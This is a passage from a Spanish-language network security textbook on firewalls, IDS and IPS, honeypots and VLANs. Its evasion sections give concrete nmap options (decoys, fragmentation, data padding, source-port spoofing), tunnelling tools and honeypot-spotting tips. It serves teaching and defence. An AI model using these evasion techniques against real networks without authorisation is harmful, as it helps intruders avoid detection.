


Figura 9. *Podemos apreciar el apartado del sitio* ***www.milw0rm.com*** *dedicado a dispositivos de hardware.*

También pueden realizarse escaneos particulares que compliquen al dispositivo o que se aprovechen de reglas pobremente armadas. Un ejemplo típico de esto último se da cuando algunos administradores, por comodidad, filtran ciertos paquetes en función del puerto de origen. La mayoría de los escáneres existentes tienen la posibilidad de **mentir** el puerto de origen, sorteando fácilmente el firewall. En el caso de nmap, puede implementarse mediante el parámetro **--source-port <puerto>**. Otras medidas de este tipo podrán consultarlas en el apartado correspondiente a la evasión de IDS. Por otro lado, si pudieron relevarse o conseguirse por algún otro medio (recordemos que la ingeniería social es una herramienta que los atacantes experimentados utilizan con frecuencia) las reglas del firewall, analizándolas con detenimiento pueden descubrirse errores que faciliten la evasión.
Si llegado este punto aún no consiguió evadir el firewall, el atacante puede utilizar la técnica de **tunelización** para cumplir su objetivo. Ésta consiste en enviar paquetes que para el dispositivo son permitidos, pero con la particularidad de que dentro de ellos estará la información maliciosa encapsulada. Algunas herramientas que realizan esta acción son **HTTPTunnel**, **FTest** y **Loki**.

SISTEMAS DE DETECCIÓN DE INTRUSOS

Los sistemas de detección de intrusos son uno de los iconos de aplicación del concepto de defensa proactiva, ampliamente mencionado en seguridad. La **defensa proactiva** implica que se tomarán todas las medidas necesarias físicas, administrativas y lógicas para evitar que el ataque se lleve a cabo. Una de estas medidas es la implementación de un **IDS** (Intrusion Detection System). Dependiendo de cómo trabaje, podremos dividirlo en **HIDS** (Host IDS) o **NIDS** (Network IDS). Un IDS releva datos para analizarlos y cruzarlos entre ellos, y de esta forma obtener información relevante que permita **predecir futuros ataques**. Por esta razón, se suele decir que el IDS **aprende**. En términos generales, está compuesto por tres componentes: el **sensor** encargado de recopilar los datos, la **consola** que procesa y correlaciona los datos enviados por él o los sensores y, finalmente, el **protocolo** que los intercomunica.
El funcionamiento del IDS se basa en la captura y el análisis del tráfico de red, a partir del cual se podrán detectar anomalías y posibles ataques. Al detectar un posible ataque, el sistema envía una alarma al administrador (por ejemplo, un e-mail, un SMS, etcétera). Los métodos de detección se basan en tres técnicas. Una de estas formas es análoga a la de los antivirus, ya que los IDS también realizan detecciones en base a **patrones** o firmas que identifican ciertos eventos y acciones conocidas que, sumadas y agrupadas, pueden dar lugar a un ataque. Otra de las técnicas es a través de la detección de **anomalías** o evaluación del comportamiento, es decir, el IDS sabe cuál es el comportamiento normal de la red y frente a un comportamiento anómalo, puede

disparar una alarma. Finalmente, otra de las formas de detección es a partir del análisis de **protocolos**, por ejemplo, paquetes TCP/IP cuyo contenido sea anómalo o tenga signos de que fue especialmente creado. Un ejemplo de esto son los paquetes que se utilizan para escanear puertos en un sistema.
La evolución natural de estos sistemas son los **IPS** (Intrusion Prevention Systems) o sistemas de **prevención de intrusos**. Éstos, además del proceso de detección y posterior alerta al administrador, toman medidas proactivas para frenar posibles ataques. Usualmente, están muy relacionados con los firewalls, ya que en presencia de un posible ataque pueden modificar ciertas reglas a los fines de bloquearlo. Los conceptos que veremos a continuación son aplicables tanto a IDS como a IPS, ya que en la identificación e incluso en la evasión tienen muchos puntos en común.

IDS de host y de red

Tal como hemos visto, podemos clasificar los IDS como NIDS o como HIDS. Una alternativa elemental son los **monitores de logs** que, dependiendo de cómo sean configurados, pueden dar alertas, correlacionar y analizar los logs de los sistemas y sus aplicaciones. Los **chequeadores de integridad** también son una buena opción complementaria. El funcionamiento básico de una de estas aplicaciones es sencillo. Se calcula una firma de distintos archivos críticos del sistema (por ejemplo, su hash) y se almacenan en una base de datos. Cada vez que estos sistemas realizan un chequeo de integridad, comprueban que las firmas de los archivos analizados se correspondan con las firmas almacenadas en la base de datos. Si son iguales, esto implica que el archivo no fue modificado. Ejemplos de estas últimas aplicaciones son **Tripwire**, **Afick** y **Samhain**.
Retomando la clasificación original de IDS, hablamos de **Host IDS** cuando nos referimos a aplicaciones que analizan los eventos dentro del sistema operativo, es decir, lo hacen en forma **local**. En Linux y sistemas similares, estas aplicaciones además pueden ser implementadas como parche de kernel, con lo que su efectividad es notablemente superior. Ejemplos de este tipo de aplicaciones son **AIDE** (Advanced Intrusion Detection Environment), **Osiris**, **OSSEC** y **LIDS** (Linux IDS). En **www.securityfocus.com/infocus/1416** podemos encontrar un artículo muy interesante sobre el funcionamiento de varios HIDS para Linux.

Chilexs22

III ACCOUNTING

El concepto de **accounting**, o **accountability**, traducido al español como **responsabilidad**, es la capacidad de un sistema para determinar las acciones realizadas por un usuario y el momento en el que éstas fueron llevadas a cabo, relacionándolas unívocamente con ese usuario. Este concepto está íntimamente ligado con los **logs** de los sistemas.

```
uxterm
OSSEC HIDS v2.1 Guión de instalación - http://www.ossec.net

Usted esta por comenzar el proceso de instalación del OSSEC HIDS.
Usted debe tener un compilador de C previamente instalado en el sistema.
Si usted tiene alguna pregunta o comentario, por favor envie un correo
electrónico a dcid@ossec.net <mailto:dcid@ossec.net>  (daniel.cid@gmail.com
<mailto:daniel.cid@gmail.com> )
 - Sistema: Linux debian 2.6.26-2-686
 - Usuario: root
 - servidor: debian

 -- Presione ENTER para continuar ó Ctrl-C para abortar. --

1- Que tipo de instalación Usted desea (servidor, agente, local ó ayuda)? servidor
 - Usted eligió instalación de Servidor.
2- Configurando las variables de entorno de la instalación.
 - Eliga donde instalar OSSEC HIDS [/var/ossec]:
   - La instalación se realizará en  /var/ossec .
3- Configurando el sistema OSSEC HIDS.
 3.1- Desea recibir notificación por correo electrónico? (s/n) [s]: n
```

Figura 10. *Podemos apreciar el script de configuración de* ***OSSEC HIDS*** *(****www.ossec.net****). También posee una interfaz web para su administración.*

Por otro lado, los **Network IDS** son elementos de la red que analizan el tráfico que circula por ella en tiempo real, detectando posibles ataques. Estos pueden ser ataques de denegación de servicio, escaneos de puertos o intentos de tomar el control de un determinado equipo, entre otros. Es importante mencionar que para lograr resultados eficaces, los NIDS deben ser meticulosamente configurados y actualizados regularmente.

Si bien en general los NIDS son **appliances**, también pueden implementarse como soluciones de software. Ejemplo de este tipo de soluciones es el software Open Source **Snort**, que permite implementar un Network IDS absolutamente funcional. Si bien corre en línea de comando, existen varios front ends gráficos, uno de ellos es **BASE**.




Figura 11. BASE *(Basic Analysis and Security Engine) es una de las tantas* ***GUI*** *disponibles para* ***Snort****.*

Es importante mencionar que los NIDS no sólo se encargan de monitorear el **tráfico entrante**, sino que también se enfocan en el **saliente** e incluso el **local**, algo que un firewall no podría lograr. La ventaja de esto es que un gran porcentaje de los ataques podrían iniciarse en la red interna. Vale recordar que aunque analicen constantemente el tráfico, su influencia en él es baja.

Técnicas de evasión

De forma análoga a los firewalls, un IDS bien configurado y actualizado es, prácticamente, imposible de evadir. Sin embargo, hay una serie de técnicas que pueden utilizarse para saltear sistemas instalados por defecto o pobremente configurados. Es importante mencionar que se requieren altas dosis de paciencia y mucha experiencia para poder llevar adelante esta tarea. A continuación, veremos algunas medidas que apuntan tanto a la evasión de IDS, como de firewalls.

Cualquier persona relacionada con la seguridad sabe que nmap es una aplicación que no puede dejar de conocerse. Como podremos imaginar, ciertos parámetros avanzados de **nmap** pueden ser utilizados para saltear protecciones de los IDS. Una técnica interesante es la que realiza un escaneo utilizando una serie de equipos **zombie**. De esta forma, le hace creer al IDS que está siendo escaneado por varios equipos. Así, se logra que al IDS le resulte complicado saber quién está haciendo el escaneo y quiénes están funcionando como zombies. En **nmap** esto se realiza con la opción **-D (zombie1, zombie2, zombie3,...., n-ésimo zombie)**. Otra técnica consiste en escanear el IDS con paquetes de longitud aleatoria, dificultando la detección del escaneo. En el caso de nmap, los escaneos los realiza utilizando paquetes sólo con las cabeceras correspondientes, lo cual es conocido por los IDS. A partir de esto, pueden enviarse paquetes formados con las cabeceras, más una cantidad de datos determinada. Por su parte, el parámetro **--data-lenght <valor>** de **nmap** permite que a la longitud del encabezado se le agregue la cantidad determinada por **<valor>**.

Alternativamente, también se pueden utilizar escaneos con paquetes fragmentados, los que el IDS suele ignorar si no está bien configurado. Si a cualquier escaneo le agregamos la opción **-f**, fragmentará los paquetes utilizados para el escaneo.

Chilexs22

SEGURIDAD Y COMUNICACIONES EN LA PANTALLA GRANDE

Los conceptos de seguridad y telecomunicaciones despiertan curiosidad y misterio en el imaginario popular. Esto es aprovechado por Hollywood, dando lugar a innumerables series y películas. Algunas de ellas, como 24, Matrix Reloaded, Firewall y Duro de matar 4.0, fueron grandes éxitos de taquilla. En la mayoría de estas obras aparece, como vedette de la seguridad, el software **nmap**.

```
Starting Nmap 4.62 ( http://nmap.org ) at 2009-07-10 12:57 EDT
Interesting ports on 192.168.2.220:
Not shown: 1698 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1027/tcp open  IIS
1029/tcp open  ms-lsa
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3372/tcp open  msdtc
MAC Address: 00:0C:29:F2:D1:98 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.768 seconds
debian:~# _
```

Figura 12. *En la presente figura podemos ver la salida de nmap tras haber aplicado varios modificadores con la línea #nmap -f --data-length 20 -P0 -sS 192.168.2.220.*

Al igual que en el caso de los firewalls, también es posible tunelizar datos maliciosos dentro de un protocolo válido. Nuevamente, si el IDS está bien configurado, suele detectar estos intentos de ataque. El uso de **shellcodes polimórficos** también es una variante interesante. Esta técnica, basada en los virus polimórficos que mutan entre infección e infección cambiando su patrón, es compleja de detectar por IDS basados en firmas. Finalmente, no olvidemos los poco elegantes pero efectivos ataques de denegación de servicio. Si bien no se utilizan para saltear la protección de estos sistemas directamente, suelen ser una buena cortina de humo para mantener entretenido los sistemas de protección mientras la acción se desarrolla por otro lado.

HONEYPOTS Y HONEYNETS

A diferencia de las tecnologías y conceptos analizados anteriormente, un honeypot no es una tecnología de protección en sí misma. Sin embargo, permite recopilar información sobre nuevas técnicas, vulnerabilidades y **exploits zero days** de primera mano. Podríamos definir a un **honeypot** como un elemento informático cuya intención es **atraer atacantes** reales, simulando ser un sistema vulnerable o débil. Usualmente, es un equipo que pretende estar brindando servicios. Además de su objetivo principal, también puede ser usado como elemento de **distracción**, confundiendo a los posibles atacantes sobre los sistemas que realmente están brindando servicios y los que no. Posee ventajas admirables, como el hecho de no presentar falsos positivos ya que, si alguien está atacando este recurso, ese hecho en sí mismo ya está brindando información. La información suministrada por los honeypots no suele ser mucha en cantidad, pero sí muy valiosa, ya que son datos obtenidos de primera mano de atacantes maliciosos.

Si bien es cierto que un honeypot brinda grandes beneficios, también debemos conocer sus desventajas. A grandes rasgos, van a presentar dos problemas. Por un lado, necesitan un mantenimiento constante y no pueden descuidarse, ya que si no son monitoreados ni mantenidos continuamente, pierden su utilidad. Por otro lado, mientras no sea atacado (lo cual suele suceder, sobre todo al principio), es un recurso que se está desperdiciando. Adicionalmente, dependiendo del nivel de compromiso del honeypot, el hecho de que sea comprometido puede implicar que la red real corra riesgos.

Precauciones según el nivel de interacción

Como mencionamos, los honeypots pueden caracterizarse por su nivel de interacción. De esta forma, tendremos honeypots de baja, media o alta interacción. Los honeypots de baja interacción o **low involvement honeypots** suelen ser aplicaciones que simulan tener abiertos determinados puertos y estar brindando los servicios asociados. En este caso, solamente es posible detectar posibles escaneos por parte de algún ocasional atacante, pero no tiene más interacción que esa, con lo cual la información relevada no suele ser de gran valor. A raíz de esto, el riesgo que presenta este honeypot es bajo.
Los honeypots de media interacción o **medium involvement honeypots** son sistemas que simulan la existencia de uno o varios servicios de forma más sofisticada. Estos dispositivos permiten un cierto grado de interacción con el atacante, lo que permite analizar su comportamiento. En este caso, el riesgo es moderado ya que si bien continúa siendo una simulación, el sistema está más expuesto.




Figura 13. *Hay tres categorías de honeypot dependiendo de su grado de compromiso.*

Los honeypots de alta interacción o **high involvement honeypots** son los que utilizan un entorno real con servicios de verdad. Llaman la atención ya que, en primera instancia, es un equipo operativo que brinda servicios, lo que permite un estudio de su comportamiento. Estos honeypots están continuamente monitoreados debido a que si el atacante logra comprometerlos más de lo esperado, podría tener acceso a la red real.

Cómo identificarlos

Para identificar honeypots, el atacante deberá utilizar toda su experiencia. Dependiendo del tipo de honeypot implementado, pueden identificarse utilizando herramientas de software o analizando ciertas características del equipo en cuestión. En ambos casos, con un poco de tiempo, los avezados atacantes podrán darse cuenta de que en realidad no están atacando un sistema real, sino un honeypot. Si las vulnerabilidades presentadas son demasiado obvias, el atacante también sospechará de ese equipo. Fundamentalmente, las técnicas de detección se basan en el **fingerprint** del sistema operativo y, a partir de ahí, evalúan ciertas características propias de cada uno, por ejemplo, la ubicación de ciertos espacios de memoria, la direcciones física de red, el comportamiento de los sistemas de logs del sistema y sus aplicaciones, etcétera. Si extendemos el concepto de honeypots desde un equipo a la simulación de redes y dispositivos, nos estaremos refiriendo a honeynets. Una **honeynet** simula un **escenario de red complejo** que presenta ciertos desafíos al atacante potencial, de forma tal que sea atacado de manera análoga a un honeypot. Muchas veces, físicamente está conectado a la red real, pero lógicamente aislado (algo que también puede ser peligroso).




Figura 14. *Sitio oficial de The HoneyNet Project (**www.honeynet.org**), una organización sin fines de lucro cuyo objetivo es mejorar la seguridad de Internet.*

Si entramos en los detalles de una honeynet real, la detección es más dificultosa. Se deben tener en cuenta todos los factores a la vez y realizar las interrelaciones correspondientes, cosa que suele dificultarse cuando el atacante está en plena etapa de captura o ingreso a la red, donde los tiempos son muy cortos y casi no hay margen de fallas.

REDES VIRTUALES

Si bien las redes virtuales que analizaremos tienen objetivos finales distintos, comparten una característica fundamental: son independientes del medio físico. En ambos casos buscamos unir redes físicamente separadas mediante un mismo medio lógico, aunque con características de funcionamiento distintas. Veamos **VLANs** y **VPNs**.

Virtual LANs (VLANs)

Una **VLAN** (Virtual LAN) es una tecnología que permite definir una red independiente desde el punto de vista lógico, pero que comparte un mismo medio físico. Estas redes trabajan en la capa 2 del modelo OSI, por lo que su configuración es **dependiente de los switches**. Para interrelacionar VLANs que dependan de varios de estos dispositivos se utilizan **backbones** (troncales). En términos generales, una VLAN define un **dominio de broadcast** que se crea en uno o más switches. Al momento de determinar la pertenencia de un equipo a una VLAN, esto puede definirse de varias formas: por grupo de puertos, por dirección MAC, por protocolo y por autenticación.

La configuración por **grupo de puertos** es la más sencilla, ya que la asignación se realiza individualmente por cada puerto del switch para cada host particular. Esta asociación puede ser estática o dinámica. Para la dinámica, se necesita un software de administración que usualmente se implementa donde se está utilizando el protocolo **DHCP**.




Figura 15. *En este método de pertenencia se conforman las VLANs en función de determinados puertos de uno o más switches.*

Si, en cambio, la asociación es por **MAC**, los dispositivos se asignan a una VLAN dependiendo de dicha dirección. En una primera instancia, los nodos deben ser configurados en forma individual, para luego realizar un seguimiento automático.
En la asignación por **protocolo**, los dispositivos se asignarán a la VLAN dependiendo, por ejemplo, del tipo de protocolo o por dirección IP de subred. A pesar de que los switches que trabajan con VLANs examinan la información de la capa 3, la comunicación dentro de una VLAN se realiza sobre la capa 2. De esto se desprende que esta asignación sólo es efectiva para protocolos de capa 3 que permitan definir subredes.
Para última instancia dejamos la asignación por **autenticación**. En este caso, para la asociación se utilizarán **credenciales** brindadas por el protocolo **IEEE 802.1x**. La ventaja de este tipo de asociación es que la autenticación puede manejarse por un tercero, usualmente con medidas adicionales de seguridad, como por ejemplo, un servidor **RADIUS**.

Protocolos asociados

Los protocolos utilizados por las VLANs son, en su mayoría, dependientes del fabricante del dispositivo, a excepción del **IEEE 802.1Q**, desarrollado por IEEE. Entre otras cosas, permite identificar los paquetes de cada VLAN, realizar el etiquetado o **tagging** para identificación, asignar prioridades a las distintas tramas y reasignar el tráfico en redes virtuales separadas.
Para indicar que se trata de una trama 802.1Q, se modifica el campo **EtherType** a 0x8100. Por otro lado, no se encapsula toda la trama, sino que se agregan, al encabezado Ethernet, 4 bytes adicionales. Esta modificación fuerza a recalcular el **campo FCS** (Frame Check Sequence), correspondiente al chequeo de integridad.




Figura 16. *Detalle del encabezado de una* ***trama 802.1Q****, desarrollado por* ***IEEE****.*

Vale la pena mencionar al último campo de la trama, correspondiente al identificador de **VLAN**, el **VLAN ID** o **VID**, de 12 bits. Este campo especifica a qué VLAN pertenece la trama: el valor 0x000 significa que no pertenece a ninguna VLAN, 0xFFF está reservado para uso en implementaciones y 0x001 en general está reservado para

administración. Cualquier otro valor se utiliza como identificador (hasta 4094 VLANs). Además de este protocolo desarrollado por IEEE, los fabricantes también tienen sus protocolos propietarios, como por ejemplo, el caso de Cisco Systems y el **VTP** (VLAN Trucking Protocol). Este protocolo es el encargado de mantener la consistencia en la configuración de las VLANs, administrando el agregado, la eliminación y la modificación de su nombre dentro de un **dominio VTP** (también llamado **dominio de administración VLAN**). Estos dominios están compuestos por uno o varios dispositivos de red que se encuentran bajo el mismo nombre. Este protocolo se comunica por las líneas troncales conectadas a través de puertos backbone. La debilidad particular de este protocolo radica en que si un atacante tuviera acceso a estos puertos, comprometería la seguridad de las VLANs al punto de poder eliminarlas de los dominios VTP.

Ataques típicos

Como en la mayoría de las tecnologías, y en especial en aquéllas asociadas a la seguridad, un gran porcentaje de las fallas se dan al momento de la **implementación**. Por otro lado, como muchas VLANs quedan configuradas por defecto o tienen configuraciones defectuosas, su explotación se facilita. En primer lugar, dado que las VLANs están asociadas a los switches, el primer paso de un atacante consistirá en identificar qué dispositivo se está utilizando. Una vez determinado, puede buscar vulnerabilidades asociadas a él. Por otro lado, un ataque desarrollado para este tipo de redes es el **VLAN Hopping**, que consiste en atacar un equipo ubicado en una VLAN distinta de la del equipo atacante. Básicamente, existen dos formas de implementar este ataque. Por un lado, tendremos la técnica **switch spoofing** y, por otro, el **double tagging**.




Figura 17. *Esquema de un ataque de* ***VLAN Hopping*** *clásico. Puede ampliarse con más información del enlace* ***www.alliedtelesis.es/solutions/diagram.aspx?21****.*

